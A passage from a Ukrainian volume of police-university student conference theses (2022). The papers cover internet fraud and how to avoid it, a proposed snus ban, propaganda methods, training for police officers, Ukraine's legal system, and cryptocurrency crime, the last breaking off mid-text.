1. Про участь громадян в охороні громадського порядку і державного кордону : Закон України від 22.06.2000 № 1835-III. Відомості Верховної Ради України. 2000. № 40. Ст. 338.

2. Про громадські об'єднання : Закон України від 22.03.2012 № 4572-VI. Відомості Верховної Ради України. 2013. № 1. Ст. 1.

3. Про Національну поліцію України : Закон України від 02.07.2015 № 580-VIII. Відомості Верховної Ради. 2015. № 40-41. Ст. 379.

4. Положення про Громадську раду при Міністерстві внутрішніх справ України, затверджено Наказом Міністерства внутрішніх справ України від 16 січня 2020 року № 38 URL: https://mvs.gov.ua/ua/pages/Polozhennya_pro_Gromadsku_radu.htm (дата звернення: 10.05.2019).

Одержано 09.06.2022

Руслан Юрійович БОЛОБАН,

курсант групи Ф4-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

кандидат технічних наук, доцент В. А. Світличний

ВИДИ ІНТЕРНЕТ-ШАХРАЙСТВ ТА ЯК ЇМ ЗАПОБІГТИ

Інтернет-шахрайство набуває різних форм, причому відповідальні особи швидко змінюють тактику, щоб уникнути виявлення. Злочинці використовують телемаркетинг, електронну пошту, а також особисто представляються людям, які нічого не підозрюють. Розвиток інтернет-маркетингу, електронної комерції і простота підключення створюють все більше можливостей для шахраїв і в той же час наражають все більше користувачів інтернету, що нічого не підозрюють, ризику стати жертвою цих схем. В Інтернеті існує процвітаюча економіка, в якій великі суми грошей переходять із рук до рук. Тому важливо, щоб будь-який користувач Інтернету міг легко визначити, коли він зазнає впливу шахрайських схем в Інтернеті, і, таким чином, не стати їхньою жертвою.

Найбільш поширена форма шахрайства в Інтернеті відбувається через продаж чи рекламу неіснуючих товарів та послуг. Недосвідчені користувачі найчастіше стають жертвами шахрайства, оскільки відчувають гостру потребу у багатьох товарах, що не продаються у країні. У результаті вони повідомляють інформацію про свою кредитну картку, щоб купити ці товари. Однак у більшості випадків оплачені товари та послуги не доставляються покупцеві. Через це часто трапляється, що багато користувачів інтернетом втрачають гроші через шахраїв. Виявлення шахрайства на ранній стадії можливе і може призвести до відшкодування коштів, якщо негайно повідомити про це банк, що випустив кредитну або дебетову картку [1].

Інші онлайн-продавці створюють неправдиві заяви про свої товари та послуги з доставкою продукції. Як правило, шахраї надають інтернет-аукціонам законного вигляду та підлаштовують їх для залучення покупців, які ще не знають, як відбувається інтернет-шахрайство. В онлайнівій торгівлі вся інформація, надана продавцем, вважається правдивою, оскільки покупець неспроможна фізично побачити чи оглянути товар. Проте онлайн-торговці у всьому світі порушують це правило. Інші сайти інтернет-аукціонів включають сховані збори. Це призводить до того, що покупці платять більше [2].

Інший формою шахрайства є фішинг. Це відбувається, коли спам розсилається електронною поштою людям, які нічого не підозрюють. Шахраї зазвичай вдають, що вони від компанії або організації, яка добре відома.

Фішинг - це здирство особистої інформації, яка може бути використана для крадіжки особи людини, а також інформації, пов'язаної з банківською діяльністю, що може призвести до втрати коштів у результаті несанкціонованих покупок по кредитній картці. Одним із прикладів такого листа є фішинг, зроблений з метою змусити людей розголосити дані свого рахунку PayPal. Адреси, з яких були надіслані листи, були створені у поштовій службі Google, Gmail, що прямо вказує на фішинг. Багато людей відповіли на листи, що врешті-решт призвело до втрати коштів з їх рахунків.

Вішинг - це ще одна концепція, при якій телефонні дзвінки здійснюються з удаванням того, хто дзвонить, що він з фінансової або банківської установи, послугами якої користується жертва. Таким чином, людина неусвідомлено розголошує банківські дані [3].

Ще однією формою шахрайства в Інтернеті є крадіжка особистих даних. Крадіжка особистих даних людини відбувається з метою викрадення в неї грошей. Можливим способом використання особистих даних може бути банківське шахрайство, коли особисті дані надаються в банк і використовуються для отримання великих кредитів. Кредити стають не виплаченими, що спонукає банк зробити наступні дії в цьому випадку, переслідуючи справжнього власника особи, який здебільшого не знає про це.

Види підписок, які здаються разовими покупками, але згодом призводять до того, що люди неусвідомлено платять гроші кожен місяць або кожен запланований період часу. Компанії, що займаються цим, просто продовжують списувати кошти з кредитної картки людини, і ця подія може залишатися непоміченою протягом тривалого часу. Неуважні користувачі ризикують стати жертвою

цього просто тому, що ці послуги підписки розроблені таким чином, щоб здаватися дешевими одноразових покупок [4].

Незважаючи на всі лазівки, які надає інтернет, можна не стати жертвою шахрайства. Прийняття заходів безпеки - це крок до забезпечення безпеки в Інтернеті. Введення правил безпечного використання Інтернету, особливо для недосвідчених користувачів, залишається важливим для забезпечення безпеки шахрайства в Інтернеті. Нижче перераховані речі, на які слід звернути увагу перед тим, як заходити на будь-який сайт (особливо на ті, де запитується інформація про кредитну картку).

Користувачі можуть перевірити безпеку сайтів, переконавшись, що всі сайти, що використовуються для онлайн-платежів або банківських операцій, зареєстровані на компанії з фізичними адресами, які точно вказані та існують на момент оплати. Час роботи компанії, а також час роботи сайту в Інтернеті також є важливим аспектом, на який слід звернути увагу: цю інформацію можна отримати з кількох джерел в Інтернеті. Того, на таких сайтах має бути певна політика, з якою завжди слід ознайомитися перед здійсненням угоди.

На сайтах онлайн-торгівлі також мають бути правила повернення товарів, якщо людина не впевнена в людині, яка її запитує. денційну інформацію лише тому, що її вимагають. Приваблива можливість купити товар за дешевою ціною, а також обіцянка заробити гроші або спростити процеси, як у випадку з вішингом, є причиною багатьох втрат [5].

Висновки. Нестача знань у галузі інтернет-шахрайства робить недосвідчених користувачів легкою здобиччю для цих схем. Платежі, що здійснюються через Інтернет, можуть бути захищені за допомогою ескроу, щоб гарантувати, що товари будуть доставлені покупцю, перш ніж видати гроші продавцю.

Список бібліографічних посилань

1. To keep people - and their money - safe online, regulate dating platforms. // вебсайт. URL: <https://theconversation.com/to-keep-people-and-their-money-safe-online-regulate-dating-platforms-177419> (дата звернення: 27.05.2022).

2. Internet fraud. // вебсайт. URL: https://en.wikipedia.org/wiki/Internet_fraud (дата звернення: 27.05.2022).

3. Internet and Social Media Fraud. // вебсайт. URL: <https://www.investor.gov/protect-your-investments/fraud/types-fraud/internet-and-social-media-fraud> (дата звернення: 28.05.2022).

4. Fraud on the Internet. // вебсайт. URL: <https://www.fraud-magazine.com/article.aspx?id=4294968472> (дата звернення: 28.05.2022).

5. An analysis of fraud on the Internet. // вебсайт. URL: <https://www.emerald.com/insight/content/doi/10.1108/10662249910297750/full/html?skipTracking=true> (дата звернення: 29.05.2022).

Одержано 06.06.2022

Олександра Вікторівна БОРИСЮК,

курсант групи ФЗ-303

Харківського національного університету внутрішніх справ

Науковий керівник:

викладач кафедри поліцейської діяльності

та публічного адміністрування факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук **А. С. Бахаєва***

ЩОДО НЕОБХІДНОСТІ ЗАБОРОНИ ОБІГУ СНЮСУ В УКРАЇНІ

Тютюнопаління є досить розповсюдженим в Україні явищем і є одним із головних чинників ризику розвитку хронічних неінфекційних захворювань. Чинне законодавство України направлене на забезпечення державної політики у сфері охорони здоров'я, одним із головних завдань якої є прийняття заходів щодо боротьби з тютюнопалінням.

За останні роки тютюновий ринок суттєво змінився. Так, замість звичайних сигарет, з'явилась ціла низка тютюнових електронних пристроїв та різноманіття жувального тютюну, перевагою яких є відсутність неприємного смаку та запаху. Такі способи вживання тютюну досить активно розповсюджуються серед дітей.

Проте особливу увагу у нашій роботі хотілось би приділити саме снюсу.

Снюс – це бездимний тютюновий продукт, який випускається в різних формах і застосовується як жувальний тютюн. На відміну від жувального тютюну вживається шляхом його розміщення між яснами та губою, щоб нікотин всмоктувався в кров і надходив до організму, минаючи гортань і легені [1, с. 87]. Має вигляд порційних пакетиків або розсипу.

Цей продукт виготовлений зі зволоженого або висушеного подрібненого тютюну, оброблений розчином солі й соди, з додаванням ароматичних і смакових домішок [2]. Науковці зазначають, що смоктання снюса майже в 100 % випадків призводить до появи непухлих уражень слизової рота. Вона постійно піддається подразненню, і клітини припиняють нормально функціонувати та розвиватися. Окрім цього, снюс провокує захворювання гортані, при тривалому вживанні, скоріш за все, виникне рецесія ясен, дуже швидко псуються зуби [1, с. 88]. Як бачимо, шкода від вживання снюсу, навіть для дорослої людини, істотна. Що стосується дітей, слід зауважити, що через більший майже в п'ять разів в порівнянні з сигаретами вміст нікотину збільшується вірогідність отримання дітьми сильних отруєнь, які можуть привести навіть до летальних випадків. Снюсу властивий приємний смак, відсутній запах, притаманний сигаретам, в наслідок чого батькам набагато складніше виявити той факт, що дитина вживає цей тютюновий продукт.

Цікавим є те, що продаж снюсу заборонений законодавством всіх країн-членів Євросоюзу (за виключенням Швеції). Що стосується нашої країни, то продаж такого виду тютюнового виробу законом не заборонений. Правила його реалізації, як і будь-якого іншого виду тютюнового виробу, регламентуються низкою нормативно-правових актів, основними з яких є Закон України «Про державне регулювання виробництва і обігу спирту етилового, коньячного і плодового, алкогольних напоїв, тютюнових виробів, рідин, що використовуються в електронних сигаретах, та пального» [3], Кодекс України про адміністративні правопорушення [4], Закон України «Про заходи щодо попередження та зменшення вживання тютюнових виробів і їх шкідливого впливу на здоров'я населення» [5].

Як і продаж будь-якого тютюнового виробу, продаж снюсу заборонений до досягнення вісімнадцятирічного віку. Проте діти без проблем можуть придбати снюс через мережу Інтернет. До речі, якщо звернути увагу на рекламні ролики, які присвячені снюсу, то можна дійти висновку, що розраховані вони саме на підлітків.

Слід зазначити, що у 2016 році було подано Проект Закону про внесення змін до деяких законів України (щодо доповнення переліку заборонених тютюнових виробів та регулювання їх обігу), у якому було запропоновано заборонити виробництво, імпорт та розповсюдження тютюну та тютюнових виробів для орального й назального вживання (насвайу, снюс тощо), проте відповідні зміни до національного законодавства, нажаль, прийняті не були [6].

На нашу думку, є доцільним взяти за приклад досвід зарубіжних країн у сфері регулювання ринку тютюнових виробів і заборонити на законодавчому рівні обіг сніюсу в нашій країні. До того ж, слід наголосити на необхідності збільшення контролю правоохоронних органів за сайтами, які займаються продажем вищезгаданого тютюнового виробу.

Список бібліографічних посилань

1. Лисецька І.С. Види та пристрої для паління та їх шкідливий вплив на організм людини. Український журнал Перинатологія і Педіатрія. Київ, 2021. Вип. 1. С. 81-90.

2. Сніюс: як діє та чим небезпечний жувальний тютюн. КНП «Лиманська центральна районна лікарня». URL: https://crb-kraslim.at.ua/news/snjus_jak_die_ta_chim_nebezpechnij_zhuvalnij_tjutjun/2020-02-08-579 (дата звернення: 09.06.2022)

3. Про державне регулювання виробництва і обігу спирту етилового, коньячного і плодового, алкогольних напоїв, тютюнових виробів, рідин, що використовуються в електронних сигаретах, та пального: Закон України від 19.12.1995 № 481/95-ВР. URL: <https://zakon.rada.gov.ua/laws/show/481/95-%D0%B2%D1%80#Text> (дата звернення: 09.06.2022)

4. Кодекс України про адміністративні правопорушення : Закон України від 07.12.1984 № 8073-X. URL: <https://zakon.rada.gov.ua/laws/show/80731-10#Text> (дата звернення: 09.06.2022).

5. Про заходи щодо попередження та зменшення вживання тютюнових виробів і їх шкідливого впливу на здоров'я населення: Закон України від 22.09.2005 № 2899-IV. URL: <https://zakon.rada.gov.ua/laws/show/2899-15#Text> (дата звернення: 09.06.2022).

6. Проект Закону про внесення змін до деяких законів України (щодо доповнення переліку заборонених тютюнових виробів та регулювання їх обігу): від 05.07.2016 № 4891. URL: http://w1.c1.rada.gov.ua/pls/zweb2/webproc4_1?pf3511=59542 (дата звернення: 09.06.2022).

Одержано 09.06.2022

Ярослав Віталійович БОРЩ,

курсант групи Ф1-105

Харківського національного університету внутрішніх справ

Віталій Олегович НАЙДА,

дознавач сектору дізнання

Харківського районного управління поліції № 2

МЕТОДИ ПРОПАГАНДИ В СУЧАСНОМУ СВІТІ

Питання комплексного, багатоаспектного, міждисциплінарного дослідження питання пропаганди в світовому контексті набуває актуальності в умовах російсько-української війни.

Словник іншомовних слів визначає пропаганду як поширення і постійне, глибоке та детальне роз'яснення певних ідей, поглядів, знань; агітація, популяризація. Ідейний вплив на маси або певні групи людей, що має політичний або релігійний характер; проповідь, проповідування [1].

Перші відомі на весь світ прояви пропаганди застосовувала церква, яка нав'язувала віруючим людям, що справжня віра тільки одна, що потрібно виховувати дітей тільки так, як вказує певна релігія. Розпочалися перші війни з ідеологічним підґрунтям – Хрестові походи. Пропаганда у той же час демонізувала тих, хто не згоден з ідеями «священних війн», а, як ми знаємо, демона вбити не тільки можна, а й необхідно. Саме так релігія згуртувала людей певних поглядів, відправивши їх воювати лише за ідею.

Пропаганда – це доволі небезпечна зброя, адже має вплив саме на підсвідомість людини. Людина не бачить на собі ушкоджень, не вмирає фізично від ураження зброєю, але стає зазнає внутрішніх змін. Це питання є досить філософським, адже пропаганда має місце у всіх країнах світу та політичних режимах. У цій праці ми розглянемо основні методи пропаганди.

У творі відомого письменника Джорджа Оруела «1984» [2] питання пропаганди розкрито не лише на рівні художнього літературного образу, але й з точки зору психології, зокрема психології масової свідомості. Зокрема, автором виділено методи психологічного впливу, першим із яких є «новояз», тобто буквально підміна термінів. Прикладом може слугувати застосування даного методу з боку російської пропаганди. Наведемо дослівний опис подій, що відбулись у Саратові російського видання «Россия1»: «Сегодня в Саратове во время учебно-тренировочных полетов при заходе на посадку произошло сближение двух вертолетов. В результате один вертолет

получил повреждения и совершил жесткую посадку, один член экипажа погиб» [3]. Мозок людини це сприймає дану подію як звичайну нештатну ситуацію, але аж ніяк не авіакатастрофу, у якій загинули люди, незважаючи на те, що в кінці повідомлення було вказано на постраждалих.

Інший приклад ілюструє російське видання «Вести»: «Выбитые окна и перепуганные жильцы — в Ярославле на улице Урицкого в доме 22 произошел хлопок газа. Сообщения о случившемся поступило в МЧС и правоохранительные органы, на месте также работала скорая помощь. Как сообщили МЧС, возгорания не было, на кухне взрывной волной выбило стекла. Хозяин квартиры с ожогами был доставлен в больницу» [4]. При сприйнятті подібного повідомлення мозок людини автоматично робить висновок про мінімальні негативні наслідки, адже вибуху не було.

Також у творі Джорджа Оруела «1984» описується таке явище, як «двохвилинні перерви ненависті», тобто населення повинно було переглядати фільм про «зрадників режиму країни», де зображувалося, що останні винні у війні, поточних економічних і соціальних проблемах. Тобто фільм перегляд подібного фільму фактично «демонізує» цих «людей-зрадників», розпалює ненависть до них. Зауважимо, що у наведеній вище ситуації також має місце так званий «інстинкт більшості». Тобто, якщо більшість підтримує ненависть до зрадників, то і окрема особа буде схилитися до цього, оскільки людина прагне не виділятися, бути подібною до свого оточення.

Підсумовуючи вищевикладене, можна зробити висновок, що пропаганду досить легко розпізнати. Для цього в українському суспільстві важливо поширювати відповідні інформаційні компанії, підтримувати наукові дослідження, творчі роботи, журналістські розслідування та соціальні проекти з даної проблематики.

Список бібліографічних посилань

1. Словник іншомовних слів. URL: <https://www.jnsm.com.ua/cgi-bin/u/book/sis.pl?Qry=%CF%F0%EE%EF%E0%E3%E0%ED%E4%E0> (дата звернення: 15.04.2022).
2. Орвелл Дж. 1984. URL: http://loveread.ec/read_book.php?id=18173&p=1 (дата звернення: 23.04.2022).
3. При жесткой посадке вертолета в Саратовской области погиб человек / РИА Новости. URL: <https://ria.ru/amp/20220428/vertolet-1785973263.html> (дата звернення: 23.04.2022).
4. В жилом доме в Ярославле произошел хлопок газа: есть пострадавшие / Вести Ярославль. URL: <https://vesti-yaroslavl.ru/>

proisshestviya/item/23898-v-zhilom-dome-v-yaroslavle-proizoshel-khlopok-gaza-est-postradavshie (дата звернення: 23.04.2022).

Одержано 10.06.2022

Михайло Володимирович БУТЕНКО,

*аспірант відділу організації освітньо-наукової підготовки
Харківського національного університету внутрішніх справ*

Науковий керівник:

*професор кафедри психології та педагогіки факультету № 3
Харківського національного університету внутрішніх справ,
кандидат психологічних наук, доцент С. В. Харченко*

**СОЦІАЛЬНО-ПСИХОЛОГІЧНИЙ ТРЕНІНГ ЯК МЕТОД
УДОСКОНАЛЕННЯ СЛУЖБОВОЇ ПІДГОТОВКИ
ПРАЦІВНИКІВ НПУ**

Служба в Національній поліції України вимагає від поліцейського постійного вдосконалення власних знань, вмінь та навичок, які позитивно впливають на рівень професійної підготовки, і на розвиток власних психологічних здібностей. До таких навичок можна віднести вміння опановувати стрес, налагоджувати комунікацію з різними верствами населення, контроль власних емоцій в різних ситуаціях та інше. Вміння ефективно використовувати різноманітні психологічні прийоми дозволяє поліцейському не тільки якісно виконувати свої обов'язки, а й досягати професійної успішності у своїй діяльності.

Для вдосконалення та розвитку цих здібностей в системі Національної поліції України існує службова підготовка. Службова підготовка поділяється на такі види як: функціональна, тактична, вогнева, фізична підготовки та загальнопрофільна підготовка. У загальнопрофільній підготовці реалізується такий напрямок, як психологічна підготовка, яка полягає у вдосконаленні вмінь та навичок поліцейського, які стосуються його психологічної надійності та стійкості, готовності до дій у ситуаціях різних ступенів ризику в умовах виконання службових завдань [1]. Необхідно зауважити, що всі види службової підготовки є взаємопов'язаними та доповнюють один одного.

Проведення службової підготовки передбачає: самостійне навчання, дистанційну підготовку, навчальні збори та навчальні заняття

в групах за місцем служби. Під час проведення занять в групах особа, яка проводить заняття, зобов'язана забезпечувати необхідні умови для засвоєння поліцейськими навчального матеріалу та сприяти розвитку їх здібностей.

Психологічна підготовка поліцейських здійснюється працівниками підрозділів психологічного забезпечення. Для кращого засвоєння знань заняття проводяться з використанням інноваційних методів, технологій, інтерактивних форм навчання. Соціально-психологічний тренінг забезпечує поєднання як інноваційних, так й інтерактивних методів, оскільки він є формою проблемного навчання, орієнтований на відпрацювання і закріплення ефективних моделей поведінки, передбачає максимально активну участь учасників, забезпечує постійний взаємообмін досвідом та використання ефективної групової взаємодії. Тому ми вважаємо, що одним із основних методів навчання під час службової підготовки є соціально-психологічний тренінг.

Термін «соціально-психологічний тренінг» був запропонований М. Форвергом, який виділив у ньому такі основні фази: фаза розминки; фаза активізації групи; фаза лабілізації; фаза введення орієнтовних основ; фаза оволодіння новими прийомами поведінки; фаза закінчення. Кожна з цих фаз виконує важливу мету та завдання.

Соціально-психологічний тренінг також має такі особливості, як знайомство групи один з одним, встановлення правил тренінгу, очікування від нього тощо. Звичайно, усі фази проведення занять у формі соціально-психологічного тренінгу мають важливе значення. Ми вважаємо за потрібне розглянути питання доцільності дотримання всіх фаз та особливостей під час проведення службової підготовки та особливо під час воєнного стану, оскільки заняття із службової підготовки обмежені у часі, особливо під час воєнного стану.

Ураховуючи той факт, що заняття з службової підготовки проводяться в групах підрозділів, де всі знайомі, кожен відіграє певну роль серед колективу, та те, що заняття мають вже визначну тему та план який доводиться до групи, то відповідно такі фази, як розминка та активізація групи в таких випадках можна пропустити, адже основні завдання цієї фази уже вирішені. Але не зважаючи на це, необхідно зауважити, що для активізації групи та налаштування її на роботу доцільно провести певні вправи з психогімнастики для формування емоційного стану групи та налаштування групової діяльності.

Особливої уваги потребують фаза лабілізації та фаза орієнтовних основ, адже ці дві фази також можна об'єднати. Досить успішно поєднати ці фази можна шляхом застосування такої вправи, як групова

дискусія щодо основних питань, які поставлені в ході заняття, а також проведення короткої відповідної лекції на заявлену тему.

Саме пропуск перших фаз та об'єднання фаз лабілізації з орієнтованих основ дозволить більше уваги приділити фазі, упродовж якої відбувається оволодіння новими методами та прийомами поведінки у складних та екстремальних умовах. У цій фазі особа, яка проводить заняття, повинна проявити себе в ролі тренера та за допомогою такого методу соціально-психологічного тренінгу, як ділова гра, вміло змодельювати ситуації, які відповідають цілям заняття. Навчальна гра вважається одним з найбільш ефективних методів модифікації особистості [2], оскільки вона допомагає формувати навички прийняття ефективних рішень та практичні дії на основі поетапного багатокрокового уточнення необхідних факторів, аналізу інформації, що надходить.

Важливо зазначити, що усі види службової підготовки є взаємопов'язані, тому особа, яка проводить заняття, може застосовувати не тільки стандартні види ігор, а й моделювати ситуацію з прийомами як застосування вогнепальної зброї, тактичних прийомів. На нашу думку, саме ця фаза соціально-психологічного тренінгу буде займати найбільшу частку відведеного на заняття часу. Але це компенсується ефективністю набуття вмінь та навичок, які важливі для працівників поліції, адже під час гри працівники поліції привчається враховувати сукупність реальних сил, навколишні обставини, інтереси окремих осіб, зримо уявляти собі рольові функції в різних ситуаціях, виробляти стиль спілкування і поведінки при колективному та індивідуальному вирішенні завдань в умовах невизначеності.

Ще однією з важливих фаз, яка слугуватиме закріпленням отриманих знань, це фаза закінчення. Під час цієї фази можна дійти висновку на скільки працівники засвоїли отриманий матеріал, нові моделі поведінки, взаємодії з колегами та населенням, тощо. Дану фазу можна провести за допомогою методу групової дискусії або ж проведення усного опитування поліцейських.

Також необхідно зауважити, що психолог в такій формі тренінгу буде виконувати роль тренера лише на фазі оволодіння новими моделями поведінки, а в інших фазах - роль особи, яка проводить заняття. Також важливо відмітити, що психолог під час тренінгу повинен донести не тільки основні цілі заняття, а й вміло корегувати дії групи, надавати відповідні підказки для вдалого виконання завдань, дати обґрунтовану оцінку діяльності учасників групи.

Таким чином, при зменшенні часу та ресурсних витрат у фазах розминки, активізації групи, лабілізації та введення орієнтованих

основ в умовах воєнного стану дозволяє психологу приділити більше часу фазі оволодіння новими прийомами поведінки, яка сприяє формуванню професійної інтуїції, вмінню розбиратися в нестандартних ситуаціях, приймати певні рішення та передбачати можливі їх наслідки, ефективно контактувати та взаємодіяти з колегами, що дозволить працівникам поліції виконувати набагато якісніше свої професійні обов'язки.

Список бібліографічних посилань

1. Про затвердження Положення про організацію службової підготовки працівників Національної поліції України. Наказ МВС України № 50 від 26.01.2016. URL: <https://zakon.rada.gov.ua/laws/show/z0260-16#Text> (дата звернення: 20.05.2022).

2. Афанасьєва Н.Є., Перелигіна Л.А. Теоретико-методологічні основи соціально-психологічного тренінгу. Харків: ХНАДУ, 2015.

Одержано 12.06.2022

Ольга Олександрівна ВАХІНА,

слухач магістратури групи Ф1-201м

Харківського національного університету внутрішніх справ

Науковий керівник:

професор кафедри теорії та історії держави і права факультету № 1

Харківського національного університету внутрішніх справ,

доктор юридичних наук, професор Д. В. Слинько

ПРАВОВА СИСТЕМА УКРАЇНИ СЕРЕД ПРАВОВИХ СИСТЕМ СУЧАСНОСТІ

Одним із найважливіших і водночас найбільш дискусійних завдань, які постають перед вітчизняними науковцями, є визначення місця правової системи України у світовій правовій дійсності. Правова дійсність є досить складним та неоднорідним явищем. Вона відображає місцезнаходження і характерні риси національних правових систем, і разом з тим характеризується швидкоплинністю та частими політико-правовими змінами сучасної правової карти світу. Існування правової системи в Україні – це показник розвиненості як самої держави, так і її права зокрема. До формування в Україні самостійної правової системи, не можна говорити про розвинену, відносно завершену у своєму розвитку державу. Від стану визнання правової системи залежить міжнародний престиж України, її інтеграція в європейську та міжнародну спільноту.

Особливості національної правової системи України, питання її ідентифікації, стратегії подальшого розвитку досліджувалися багатьма вітчизняними та зарубіжними вченими. Варто зазначити, що погляди правознавців суттєво відрізняються один від одного. Існують багато наукових думок, які як підтверджують, так і спростовують належність правової системи України до кожної правової сім'ї.

Не зважаючи на наявність у сучасній правовій науці значної кількості підходів до класифікації правових систем, питання про належність правової системи України (як і інших постсоціалістичних держав) до однієї із сучасних правових сімей є вкрай дискусійним. Цей факт пояснюється тим, що «право кожної держави обумовлене своєрідністю і неповторністю соціальної системи, відбивається в правовій системі, пронизує її, визначає спрямованість її розвитку» [1, с. 16].

Усього існує чотири основні концепції приналежності правової системи України до правових систем світу, а саме:

1. Визнання приналежності України до слов'янської (російської) правової сім'ї. Прихильниками даної концепції розглядають Україну як частину майбутнього «Слов'янського Союзу», можливість утворення якого існує за рахунок входження до нього східнослов'янських та частини тюркських народів колишнього Радянського Союзу. Обґрунтовуючи дану теорію, науковці посилаються, в першу чергу на такі характерні ознаки, що є спільними для усіх слов'янських народів.

2. Входження правової системи України до євразійської правової сім'ї. Одним із найважливіших недоліків даної концепції є відсутність методологічних засад її побудови та відсутність ідеологічних, культурних, історико-методологічних особливостей її розвитку.

Прихильники цієї теорії вказують, що в правовій системі України «найчастіше діють поняття, а не норми права; вона ближче до релігійних правових систем; право є засобом для створення нового економічного порядку, а приватне право поглинається публічним» [2].

На нашу думку, належність України до слов'янської або євразійської правової сім'ї є досить сумнівною, адже ґрунтується виключно не геополітичному факторі та на ідеї панславізму. Окрім того, після набуття Україною незалежності, деякі визначальні фактори, вказані прибічниками цих концепцій стали неактуальними. Окрім зазначених, за іншими критеріями (зокрема і за визначальним – політико-правовою спрямованістю), Україну не можна віднести до жодної із зазначених вище сімей.

3. Належність національної правової системи України до східноєвропейської правової сім'ї. Правову систему України, як і інших

східноєвропейських правових систем варто віднести до особливої, східноєвропейської групи континентально-європейської сім'ї.

Такий висновок є наслідком аналізу формування традицій права в Україні і становлення світоглядних засад національної правової системи. Дана концепція є певним компромісом, перехідною стадією від концепції належності правової системи України до слов'янської сім'ї та її належності до романо-германської правової сім'ї [3, с. 59].

Проте, водночас, самі ж прихильники східноєвропейської концепції стверджують, що Україна повертається в сім'ю романо-германського права, тому виділяти дану концепцію та відносити до неї Україну не досить доречним.

5. Романо-германської правової сім'ї. Правознавець Х. Берхруз відзначає, що Україна «трансформується в приєднанні до романо-германського права». І це є її характерною рисою, якщо порівнювати її з сусідніми слов'янськими країнами. Окреслюючи місце пострадянських правових систем на правовій карті світу, він вказує, що системи «відходячи від соціалістичного минулого, входять до романо-германської правової сім'ї різними темпами та різними засобами» [4, с. 424].

Положення Основного Закону України, зокрема ст. 3, свідчать про те, що після розпаду Радянського Союзу і прийняття незалежності держава стала на шлях розбудови демократичної, правової та соціальної держави на засадах визнання людини найвищою соціальною цінністю та верховенства права. Це означає, що правова система України в кінцевому підсумку є ближчою до західного типу, де переважають цінності, які сформувалися в межах романо-германського права [5, с. 145].

З урахуванням викладених міркувань, ми можемо сформулювати характерні риси національної правової системи України, а саме:

- це унікальна підсистема, яка є уніфікованим соціально-правовим, нормативно-регулятивним явищем з відповідними правовими механізмами впливу і регулювання;
- існує і видозмінюється в чітко визначених територіально-державних межах;
- уособлює найсуттєвіші риси українського права;
- її трансформація уособлює розвиток українського суспільства з пріоритетами розвитку приватної власності.

Узагальнюючи вищесказане, ми можемо зробити висновок, що Україна на даному етапі розвитку, враховуючи її політико-правову спрямованість, найбільше тяжіє до романо-германської

(континентальної) системи права, повертаючись до неї після тривалого перебування в системі соціалістичного права.

Список бібліографічних посилань

1. Оленчук І.В. Теоретико-методологічні аспекти ідентифікації правової системи України з континентальним правом. Національний юридичний журнал. Теорія і практика. 2014. С. 15-20

2. Місце правової системи України серед правових систем світу. Бібліотека підручників та навчальних посібників. [Інтернет-ресурс]. Режим доступу (дата звернення 30.11.2021): <https://textbooks.net.ua/content/view/4247/35/>

3. Порівняльне правознавство. Підручник. С. П. Погребняк, Д. В. Лукянов, І. О. Биля-Сабадаш та ін. За заг. Ред.. О. В. Петришина. Харків. Право. 2012. 272 с.

4. Берхруз Х. Порівняльне правознавство: [Підручник]. Одеса. Фенікс, 2009. – 464 с

5. Копельців-Левицька Є.Д. Ментальність українського народу: філософсько-правовий аспект: дис.. канд.. юрид.: 12.0012 «Криміналістика; судово-експертна діяльність, оперативно-розшукова діяльність». ЛДУВС. Львів. 2012. 188 с.

Одержано 31.05.2022

Владислав Віталійович ВЛАЩЕНКО,

студент групи Ф6-Кбдср-19-1

Харківського національного університету внутрішніх справ

Науковий керівник:

завідувач кафедри кібербезпеки та DATA-технологій факультету № 6

Харківського національного університету внутрішніх справ,

кандидат технічних наук, доцент Ю. В. Гнусов

КІБЕРЗЛОЧИНИ, ПОВ'ЯЗАНІ З КРИПТОВАЛЮТОЮ, ТА ЇХ РОЗСЛІДУВАННЯ В УКРАЇНІ

За сучасних умов використання електронних грошей набуває все більшого поширення, адже завдяки їм переказування коштів можливе по всьому світу. Електронні гроші полегшують здійснення грошових операцій, адже це заощаджує час на проведення будь-яких транзакцій. Упродовж останніх років набула поширення кіберзлочинність, зокрема злочини з криптовалютами. В Україні й світі фізичні та юридичні особи все частіше стикаються з незаконним її заволодінням. Незважаючи на ґрунтовне вивчення питань, присвячених

кіберзлочинності, в Україні до цього часу немає наукових досліджень щодо правового регулювання криптовалют в нашій державі й відповідальності за її незаконне заволодіння.

Для осіб, що використовують електронні гроші, зокрема, криптовалюту, у злочинній діяльності, ризик бути виявленими значно зменшується через неузгодженість у діях правоохоронних органів різних країн, відсутність належної правової бази для протидії злочину. Тому встановлення причетності осіб до вчинення злочинів та притягнення їх до відповідальності залишається проблемою.

Безумовно найнебезпечнішу групу складають саме професіональні комп'ютерні злочинці, адже володіючи знаннями в області новітніх технологій без перешкод здійснюються найскладніші транзакції з електронними грошима, адже вони прекрасно володіють програмуванням, що дозволяє маскувати усі їх дії. Тим самим ускладнюється їх виявлення для правоохоронних органів.

Проте, вивчаючи технологію використання та здійснення операцій з криптовалютою, а саме Bitcoin, можна зробити висновок, що робота з однорівневою піринговою системою не є складною. Тобто, кожна особа, яка у змозі приділити увагу для вивчення технології блокчейн, зможе розробляти певні транзакції, які не будуть правомірними. Великий ризик, того, що майже кожна людина зможе за допомогою криптовалюти легалізувати доходи, одержані незаконним шляхом.

Не дивлячись на те, що Bitcoin був створений для підвищення довіри при здійсненні купівлі-продажі послуг у мережі Інтернет, з урахуванням того, що ці послуги можуть бути здійснені як на території одного міста, так і на території різних континентів (держав). Недоліком є неправомірне використання Bitcoin, та поява реальних схем легалізації (відмивання) тіньового капіталу, шахрайств, купівлі заборонених товарів та послуг за його допомогою. Користуючись властивостями криптовалюти, а саме гарантованістю що, клієнти залишаються анонімними, а також непідконтрольністю з боку центральних органів, злочинці та злочинні групи почали здійснювати операції, які дозволяють переводити нечисленні суми з одного рахунку на інший. Вищезазначене можливо завдяки використанню криптовалют у великих розмірах, що не передбачено звичайними фінансовими або банківськими операціями [1].

До того ж, криптовалюта використовується на різноманітних сайтах, які створені організованими злочинними групами, наприклад сайти дитячої порнографії, сайти для збуту наркотиків. Також небезпечними зонами використання електронних грошей, у тому

числі і криптовалюти є зони проведення бойових дій, вчинення терористичних актів, де у зв'язку із політичною, економічною нестабільністю існує обіг коштів, здобутих від різних злочинних дій.

